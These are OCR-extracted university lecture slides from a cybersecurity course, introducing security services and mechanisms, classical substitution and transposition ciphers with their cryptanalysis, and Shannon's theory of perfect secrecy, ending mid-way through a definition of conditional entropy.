

UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Introduction

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Security

- Making a system (a software, a computer, a network, etc.) secure, requires three types of security:
  - **physical security**
    - physically limit the access to the system
      - servers behind a locked door and only a privileged set of employees have access to it
      - use of cameras, card readers, and biometric locks
    - protection again information leakage
      - e.g. by shredding documents before they're thrown away
  - **technological security**
    - communication and data security
    - software security
      - application security
      - OS security
  - **good policies and practices**

Security Service

- It is something that enhances the security of a system and the information transfer
  - **aims to protect data, systems, user information**
  - **intended to counter security attacks**
- A processing or communication service that is provided by a system or other entities to give a specific kind of protection to system resources
  - **RFC 4949 , "Internet Security Glossary"**
    - https://tools.ietf.org/html/rfc4949
- Makes use of one or more security mechanisms to provide the service
- Replicates functions normally associated with physical objects/documents
  - **e.g. signatures, dates, proof of reception, notarization, recording, etc.**

Security Services (cont.)

- Some security services:
  - **Confidentiality**
  - **Data integrity and message authentication (or authenticity)**
  - **Peer entity authentication (or identification)**
  - **Authorization and access control**
  - **System integrity and availability**
  - **Accountability and non-repudiation**
  - **Anonymity**

Security Services (cont.)

- Confidentiality
  - **protects data against unauthorized disclosure**
    - It is the property that information is not made available to unauthorized entities
    - related to
      - data
        - » data confidentiality
      - entities involved in the communication
        - » anonymity

Security Services (cont.)

- Data integrity and message authentication
  - **data integrity**
    - the property that data has not been changed, destroyed, or lost in an unauthorized or accidental manner
      - protects against unauthorized changes to data by ensuring that changes to data are detectable
      - in general it can only detect a change
  - **data origin authentication**
    - provides for the corroboration of the source of a data unit
      - this service verifies the identity of a system entity that is claimed to be the original source of received data
    - usually provided together with data integrity → message authentication
  - **message authentication (authenticity)**
    - both data integrity and origin authentication
    - in general, authenticity implies integrity but integrity doesn't imply authenticity

Security Services (cont.)

- Identification (peer entity authentication)
  - **verification of the identity of a peer entity**
    - before the establishment of a communication or the access to a resource/service

- Authorization and access control
  - **authorization**
    - verification of the permission to access a resource or system
      - manage access rights/privileges
  - **access control**
    - ability to limit and control the access to a systems
      - protection of system resources against unauthorized access

Security Services (cont.)

- System integrity and availability
  - **system integrity**
    - the quality that a system has when it can perform its intended function
      - protects system resources against unauthorized change, loss, or destruction
  - **availability**
    - protects a system to ensure its availability
      - addresses the security concerns raised by denial-of-service (DoS) attacks

Security Services (cont.)

- Accountability and non-repudiation
  - **Accountability and audit**
    - Accountability refers to the ability to trace actions to specific users or entities
    - audit refers to the process of reviewing and analyzing logs, records, or actions logged by the accountability
  - **Non-repudiation**
    - provides protection against false denial of an action
      - it provides evidence that can be stored and later presented to a third party
    - in case of a communication, it prevents either sender or receiver from denying a transmitted message
      - the receiver can prove that the sender in fact sent the message
        - » non-repudiation with proof of origin
      - the sender can prove that the receiver in fact received the message
        - » non-repudiation with proof of receipt

Security Mechanisms

- Security services are provided by means of different security functions/ mechanisms
  - **they can be included in appropriate communication layer**

- Examples of security mechanisms are:
  - **authentication exchange**
  - **data integrity check**
  - **enciphering**
  - **digital signature**
  - **notarization (third-party authentication)**
  - **access control**
  - **routing control**
  - **traffic padding**
  - **etc.**



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Secret Key (symmetric) Cryptography

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Cryptography

- Study of mathematical techniques related to information and communication security in the presence of third party adversaries
- The most widely used tool used by different security services
  - **not the only one**
- Can be used for:
  - **Confidentiality**
  - **Data integrity**
  - **Authentication**
  - **Non-repudiation**


Different cryptographic algorithms

- Symmetric cryptography (Secret key cryptography)
  - **the two communication parties share a common secret (key)**
- Hash and MAC algorithms
  - **one-way transformation that maps a variable length message to a fixed length bit string**
  - **a variant is a MAC function**
    - includes a key
- Asymmetric cryptography (Public key cryptography, or private/public key cryptography)
  - **two different keys are used for two opposite functions (e.g. encryption and decryption)**
  - **one key can be publicly available (public key); the other is maintained secret for the owner (private key)**

Symmetric Cryptography

- Or conventional / secret-key / single-key
  - **sender and recipient share a common key**
- All classical encryption algorithms are secret-key
  - **was the only type prior to invention of public-key in 1970's**
- Generally used for protecting (through encryption) some data stored in a repository or sent to a remote entity
- Designed to take a reasonable-length key (e.g. 128 bits) and generating a one-to-one mapping from cleartext to ciphertext that "looks like completely random", to someone doesn't know the key

Symmetric Cipher Model



Symmetric Cipher Model

- Cipher
  - **algorithm for transforming plaintext to ciphertext**
- Two functions:
  - **Encryption (or enciphering)**
    - converting plaintext m (the original message) to ciphertext c (the encoded message)
    - uses a secret key k (known only to sender/receiver)

      c = E(k,m) = Ek(m)
      - can be either a deterministic or randomized function
  - **Decryption (or deciphering)**
    - recovering ciphertext from plaintext

      m = D(k,c) = Dk(c) = Dk(Ek(m))
      - deterministic
- Assume encryption (and decryption) algorithm is known
- Implies a secure channel (or method) to distribute key
- Examples of common algorithms are DES, 3DES, AES, ChaCha20

Symmetric Cipher Model (cont.)

- In theory, the security of a cipher might rest in the secrecy of a restricted (secret) encryption algorithm
  - $c = E(m)$, $m = D(c)$

  however:
  - whenever a user leaves a group, the algorithm must change
  - could be scrutinized by people smarter than you
- In practice, the encryption algorithm is usually not secret and uses keys
  - $c = E_k(m)$, $m = D_k(c)$
  - change of authorized participants requires only a change in key
  - the key is selected from a large set (a keyspace), e.g., a 256-bit number $\rightarrow 2^{256} \approx 10^{77}$ values!
    - robustness is at most proportional to the key length (e.g. 40 bit is weak, 128 bit strong)

➢ **Kerckhoffs' principle**
- Security should be based on secrecy of the key, not the details of the algorithm
  - Jean Guillaume Hubert Victor Francois Alexandre Auguste Kerckhoffs von Nieuwenhof, "La Criptographie Militaire", 1883

History

- In the past, a lot of (symmetric) cryptographic algorithms have been proposed and used
- Some classical (pre-computer era) examples:
  - **Substitution ciphers**
    - Caesar cipher
    - Monoalphabetic substitution
    - Vigenère cipher (actually the Bellaso cipher)
      - Bellaso cipher (1553) → repeating keyword polyalphabetic substitution
      - Vigenère cipher (1586) → autokey polyalphabetic cipher
    - Playfair cipher





  - **Electro-Mechanical ciphers**
    - Enigma (Germany, WWII)
    - Hagelin machines (Sweden, 1925-1970)






Classical encryption techniques

Substitution Ciphers

- Substitution is a classical encryption technique
- Symbols (e.g. letters) of plaintext are replaced by other symbols (letters, numbers, same, or other symbols)
- If plaintext is viewed as a sequence of bits, then substitution involves replacing plaintext bit blocks with ciphertext bit blocks



M	*C*
0000	1101
0001	1001
0010	0111
0011	1000
⋮	⋮
1111	0011

Substitution Table

- Examples of classical substitution ciphers:
  - **monoalphabetic substitution with shift (e.g. Caesar cipher)**
  - **monoalphabetic substitution (monoalphabetic cipher)**
  - **polialphabetic substitution (polialphabetic cipher)**

Caesar Cipher

- Earliest known substitution cipher
  - **by Julius Caesar**
  - **first attested use in military affairs**
  - **it is a monoalphabetic substitution with shift**
- Replaces each letter by 3rd letter on
- Example:

```
meet me after the toga party
PHHW PH DIWHU WKH WRJD SDUWB
```

Caesar Cipher (cont.)

- Can define transformation (substitution) as:

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

- Mathematically give each letter a number


a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	Z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

- Then have Caesar cipher as:

  $C = E(M) = (M + k) \bmod 26$, with k=3

  $M = D(C) = (C - k) \bmod 26$, with k=3

- If *k* is generic (and secret), we have a *Shift cipher*
  - **k is the key, with $K \in \{0,1,\ldots,25\}$**



- ROT13 is another special case of Shift cipher, with 26-letter alphabet and K=13
  - **in this case, E(X) == D(X), hence only one function ROT13(X)**

Cryptanalysis of a Shift Cipher

- Only have 26 possible ciphers
  - **A maps to A,B,..Z**
  - **If the mapping of one letter is discovered, the entire transformation is found**
- Given ciphertext, could just try all shifts of letters
  - **brute force search**
  - **e.g. break ciphertext "GCUA VQ DTGCM"**
- Do need to recognize when have plaintext

KEY	PHHW PH DIWHU WKH WRJD SDUWB
1	oggv og chvgt vjg vqic rctva
2	nffu nf bgufs uif uphb qbsuz
3	meet me after the toga party
4	ldds ld zesdq sgd snfz ozqsx
5	kccr kc ydrcp rfc rmey nyprw
6	jbbq jb xcqbo qeb qldx mxoqv
7	iaap ia wbpan pda pkcw lwnpu
8	hzzo hz vaozm ocz ojbv kvmot
9	gyyn gy uznyl nby niau julns
10	fxxm fx tymxk max mhzt itkmr
11	ewwl ew sxlwj lzw lgys hsjlq
12	dvvk dv rwkvi kyv kfxr grikp
13	cuuj cu qvjuh jxu jewq fqhjo
14	btti bt puitg iwt idvp epgin
15	assh as othsf hvs hcuo dofhm
16	zrrg zr nsgre gur gbtn cnegl
17	yqqf yq mrfqd ftq fasm bmdfk
18	xppe xp lqepc esp ezrl alcej
19	wood wo kpdob dro dyqk zkbdi
20	vnnc vn jocna cqn cxpj yjach
21	ummb um inbmz bpm bwoi xizbg
22	tlla tl hmaly aol avnh whyaf
23	skkz sk glzkx znk zumg vgxze
24	rjjy rj fkyjw ymj ytlf ufwyd
25	qiix qi ejxiv xli xske tevxc

Monoalphabetic Substitution Ciphers

- Rather than just shifting the alphabet could shuffle (permute) the letters arbitrarily
- Each plaintext letter maps to a different random ciphertext letter
- Example:
  - **Substitution table:**

abcdefghijklmnopqrstuvwxyz
DKVQFIBJWPESCXHTMYAUOLRGZN

  - **`plaintext: ifwewishtoreplaceletters`**
  - **`ciphertext: WIRFRWAJUHYFTSDVFSFUUFYA`**

- Note: the (secret) substitution can be seen as the secret key
- Now have a total of 26! ≅ 4 x 10^{26} keys
  - **with so many keys, might think is secure**
    - but would be wrong!
    - cryptanalysis based on text frequency and correlation

Cryptanalysis of Monoalphabetic Cipher


- Main problem with monoalphabetic substitutions is text redundancy
  - **non uniform frequency distributions and correlation**
- In case of human languages:
  - **letter frequencies**
    - in English 'e' is by far the most common letter, then T,R,N,I,O,A,S; other letters are fairly rare (e.g. Z,J,K,Q,X)
  - **two letters frequencies (e.g. “th” in english)**
  - **most common words**
  - **etc.**
- Cryptanalysis:
  - **calculate letter frequencies for ciphertext**
  - **compare counts/plots against known values**
  - **have tables of single, double & triple letter frequencies**
  - **discovered by Arabian scientists in 9th century**

Cryptanalysis Example

- given ciphertext:

```
UZQSOVUOHXMOPVGPOZPEVSGZWSZOPFPESXUDBMETSXAIZ
VUEPHZHMDZSHZOWSFPAPPDTSVPQUZWYMXUZUHSX
EPYEPOPDZSZUFPOMBZWPFUPZHMDJUDTMOHMQ
```

- count relative letter frequencies



- guess *P* & *Z* are *e* and *t*
- guess *ZW* is *th* and hence *ZWP* is *the*
- proceeding with trial and error finally get:


```
it was disclosed yesterday that several informal but
direct contacts have been made with political
representatives of the viet cong in moscow
```

Polyalphabetic Substitution Ciphers

- An approach to improve security is to use multiple cipher alphabets
  - **polyalphabetic substitution ciphers**
  - **uses a set monoalphabetic substitutions**
  - **defines a rule to determine which cipher alphabet (substitution) should be used at each step**
    - normally uses a key to select which substitution is used for each letter of the message
      - repeat from start after end of key is reached

Vigenère Cipher

- **Simplest polyalphabetic substitution cipher is the Vigenère Cipher (Blaise de Vigenère, 1523-1596)**



- Key is multiple letters long
  - i^{th} letter specifies i^{th} alphabet to use
  - use each alphabet in turn
- Repeat from start after *t* letters
- Effectively multiple Caesar ciphers
  - $K = K_0\ K_1\ \ldots\ K_{t-1}$
- Decryption works in reverse

	0	1	2	3	4	5	6	7	8	9	.	.	.	25
	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
+ 1	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
+ 2	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
+ 3	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
+ 4	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
+ 5	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
+ 6	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
+ 7	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
+ 8	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
+ 9	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
+10	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
+11	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
+12	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
+13	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
+14	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
+15	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
+16	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
+17	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
+18	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
+19	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
+20	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
+21	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
+22	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
+23	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
+24	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
+25	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Vigenère Cipher (cont.)

```
(00) A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
(01) B C D E F G H I J K L M N O P Q R S T U V W X Y Z A
(02) C D E F G H I J K L M N O P Q R S T U V W X Y Z A B
(03) D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
(04) E F G H I J K L M N O P Q R S T U V W X Y Z A B C D
(05) F G H I J K L M N O P Q R S T U V W X Y Z A B C D E
(06) G H I J K L M N O P Q R S T U V W X Y Z A B C D E F
(07) H I J K L M N O P Q R S T U V W X Y Z A B C D E F G
(08) I J K L M N O P Q R S T U V W X Y Z A B C D E F G H
(09) J K L M N O P Q R S T U V W X Y Z A B C D E F G H I
(10) K L M N O P Q R S T U V W X Y Z A B C D E F G H I J
(11) L M N O P Q R S T U V W X Y Z A B C D E F G H I J K
(12) M N O P Q R S T U V W X Y Z A B C D E F G H I J K L
(13) N O P Q R S T U V W X Y Z A B C D E F G H I J K L M
(14) O P Q R S T U V W X Y Z A B C D E F G H I J K L M N
(15) P Q R S T U V W X Y Z A B C D E F G H I J K L M N O
(16) Q R S T U V W X Y Z A B C D E F G H I J K L M N O P
(17) R S T U V W X Y Z A B C D E F G H I J K L M N O P Q
(18) S T U V W X Y Z A B C D E F G H I J K L M N O P Q R
(19) T U V W X Y Z A B C D E F G H I J K L M N O P Q R S
(20) U V W X Y Z A B C D E F G H I J K L M N O P Q R S T
(21) V W X Y Z A B C D E F G H I J K L M N O P Q R S T U
(22) W X Y Z A B C D E F G H I J K L M N O P Q R S T U V
(23) X Y Z A B C D E F G H I J K L M N O P Q R S T U V W
(24) Y Z A B C D E F G H I J K L M N O P Q R S T U V W X
(25) Z A B C D E F G H I J K L M N O P Q R S T U V W X Y
```

- Example:

  key: REBUS (17,4,1,21,18)

  plaintext: **codic emolt osicu ro**

  key: **REBUS REBUS REBUS RE**

  ciphertext: **TSECU VQPFL FWJWM IS**

Cryptanalysis of Vigenère Ciphers

- Polyalphabetic substitution ciphers make cryptanalysis harder
  - **have multiple ciphertext letters for each plaintext letter**
    - hence letter frequencies are obscured
      - more cipher alphabets to guess and flatter frequency distribution
- But not totally lost
  - **one weakness is the repeating nature of the key**
    - need to determine number of alphabets (key length)
    - start with letter frequencies
    - then can attack each
      - they are like shift ciphers and can be broken individually

Transposition Ciphers

- Transposition is another classical encryption technique
  - **hides the message by rearranging the letter order (blocks of bits)**
  - **without altering the actual letters used**
  - **performs a sort of permutation**
- Can recognize these since have the same frequency distribution as the original text
- Example
  - **permutation**

Example: Row Transposition Ciphers

- Write letters of message out in rows over a specified number of columns
- then reorder the columns according to some key before reading off the rows

```
Key:        4 3 1 2 5 6 7
Plaintext: a t t a c k p
           o s t p o n e
           d u n t i l t
           w o a m x y z
Ciphertext: TTNAAPTMTSUOAODWCOIXKNLYPETZ
```

Product Ciphers

- Ciphers using substitutions or transpositions may be not sufficiently secure
- Hence consider using several ciphers in succession to make harder:
  - **two substitutions make a more complex substitution**
  - **two transpositions make a more complex transposition**
  - **a substitution followed by a transposition make a new much harder cipher**
- This is bridge from classical to modern ciphers

Rotor Machines



- Before modern ciphers, rotor machines were most common product cipher
- Were widely used in WW2
  - **German Enigma, Allied Hagelin, Japanese Purple**
- Enigma uses a series of cylinders, each giving one substitution, which rotated and changed after each letter was encrypted
  - **every key press caused one or more rotors to step by one**
  - **implements a varying substitution cipher**
    - polyalphabetic substitution cipher
- With 3 cylinders have 26x26x26=26^3=17576 alphabets

Some online resources

- Crypto Museum
  - **https://www.cryptomuseum.com/crypto/**

- Online ciphers
  - **https://www.dcode.fr**
    - e.g. https://www.dcode.fr/vigenere-cipher
  - **https://cryptii.com/pipes**
    - e.g. https://cryptii.com/pipes/vigenere-cipher

Exercises

- Crypoanalysis of Vigenère cipher
  - **Encrypt a message using Vigenère's cipher. Write a program or use an online tool like**
    - https://cryptii.com
  - **Try to decrypt the resulting ciphertext knowing only the key length. For this purpose you could try to use**
    - https://www.dcode.fr/vigenere-cipher
- Example:
  - **Ciphertext: Llkj ml s zgic lwgtvx fwwurkx. Vsp'k xxdp cechfi.**
  - **Alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ**
  - **Key length: 6**

Perfect Secrecy

Communication Theory of Secrecy Systems



- Claude Elwood Shannon (1916-2001)
- "Communication Theory of Secrecy Systems"
  - **Bell System Technical Journal, vol.28(4), page 656–715, 1949**
    - http://netlab.cs.ucla.edu/wiki/files/shannon1949.pdf
    - can be found also at:
      - https://web.archive.org/web/20201112040412/http://netlab.cs.ucla.edu/wiki/files/shannon1949.pdf
      - https://pages.cs.wisc.edu/~rist/642-spring-2014/shannon-secrecy.pdf
- First mathematical theory of cryptography
  - **security as information leakage problem**
  - **birth of modern cryptography**
- It follows the work "A mathematical theory of communication", published in 1948
    - fundamental work on information and communication theory

Shannon's model of a cryptosystem

- A secrecy system consists of:
  - **a message space** M
  - **a key space** K
  - **a ciphertext space** C
  - **two functions**
    - Enc: $\mathrm{K} \times \mathrm{M} \rightarrow \mathrm{C}$
    - Dec: $\mathrm{K} \times \mathrm{C} \rightarrow \mathrm{M}$
- The two functions define two sets of transformations E_k and D_k indexed by keys $k \in K$
  - **encryption transformations** $\mathrm{E_k}: \mathrm{M} \rightarrow \mathrm{C}$
  - **decryption transformations** $\mathrm{D_k}: \mathrm{C} \rightarrow \mathrm{M}$
- Correctness condition:
  - $\mathrm{D_k}(\mathrm{E_k}(\mathrm{m})) = \mathrm{m}$
- Two secrecy systems will be the same if they consist of the same set of transformations E_k

Theoretical vs practical secrecy

- Shannon distinguishes between:
  - **Practical secrecy**
    - breaking the system requires infeasible effort
  - **Theoretical secrecy**
    - impossible to break the system even with unlimited time and manpower available for the analysis of intercepted cryptograms
    - the ciphertext provides no information about the plaintext

Probabilistic Modeling

- Shannon's key conceptual move:
  - **Treat messages as outcomes of a random variable** (M)
  - **Treat keys as outcomes of a random variable** (K)
  - **Assume** (M) **and** (K) **are independent**
- Ciphertext is $C = E_K(M)$
- Thus the secrecy system becomes a probabilistic transformation:

$$(\mathrm{M},\mathrm{K}) \rightarrow \mathrm{C}$$

  - **this transforms cryptography into an information-theory problem**
- Then a secrecy system can be described as conditional probability distributions
  - **this is the most useful representation for theoretical secrecy**

a-priori and *a-posteriori* probabilities

- A Priori Probability
  - **before observing ciphertext**

$$\Pr(M=m)$$

  - **this reflects data statistics, redundancy, source structure**
- A Posteriori Probability
  - **after observing ciphertext** $C=c$

$$\Pr(M=m \mid C=c)$$

  - **this is the attacker's updated belief**

- Secrecy is about how much this posterior differs from the prior $Pr(M=m)$

Perfect Secrecy Definition

- A system has **perfect secrecy**, if observing ciphertext should have *no effect* on the adversary's knowledge regarding the actual message that was sent
  - **the *a posteriori* probability that some message *m* $\in$ *M* was sent, conditioned on the ciphertext that was observed, should be no different from the *a priori* probability that *m* would be sent**
- That is, a system has **perfect secrecy** if for all (m, c) such that $Pr(C=c)>0$,

$$\Pr(\mathrm{M}=\mathrm{m}|\mathrm{C}=\mathrm{c}) = \Pr(\mathrm{M}=\mathrm{m})$$

  - **ciphertext does not change the probability distribution of messages**
  - **equivalently, M and C are independent**

Perfect Secrecy Theorem

- A secrecy system has perfect secrecy if and only if

$$\Pr(C=c \mid M=m) = \Pr(C=c) \;, \forall\; m,c$$

  - **obtained using Bayes' theorem**

$$\Pr(M=m \mid C=c) = \Pr(C=c \mid M=m)\, \Pr(M=m) \,/\, \Pr(C=c)$$

and perfect secrecy definition

$$\Pr(M=m \mid C=c) = \Pr(M=m)$$

- That is $Pr(C=c \mid M=m)$ must be independent of m
  - ciphertext distribution is independent of plaintext
  - **each message must produce ciphertexts according to the same distribution**

Perfect secrecy implies every ciphertext is compatible with every message

- Take a ciphertext value c such that $Pr[C=c]>0$
- Take any message $m \in M$. Since $Pr[M=m]>0$, perfect secrecy says $Pr[M=m \mid C=c] = Pr[M=m]$, then $Pr[M=m \mid C=c] >0$, and:

$$\Pr[\mathrm{M}=\mathrm{m}\ ,\ \mathrm{C}=\mathrm{c}] > 0$$

- But the event $C=c$ happens only when there exists some key k such that $E(k,m)=c$. Therefore:
- For this c, **for every** message m, there exists **at least one** key k with

$$\mathrm{E}(\mathrm{k},\mathrm{m})=\mathrm{c}$$

- So each "good" ciphertext c has at least one key mapping each plaintext to it. This implies that

$$|\mathrm{K}| \geq |\mathrm{M}|$$

Introduction of Entropy

- Shannon imports concepts from information theory
- For a random variable X, The Entropy $H(X)$ is:

$$\mathrm{H}(\mathrm{X}) = -\sum_{\mathrm{x}} \Pr(\mathrm{x}) \log \Pr(\mathrm{x})$$

- Interpretation:
  - **measure of uncertainty**
  - **average information content**

- In case of M,
  - $\mathrm{H}(\mathrm{M})$ = a priori uncertainty of the message

Conditional Entropy

- Conditional Entropy (also called as Equivocation):

$$H(M|C) = -\sum_{m,c} \Pr[M=m,C=c] \log \Pr[M=m|C=c]$$

  - **that is also equal to**

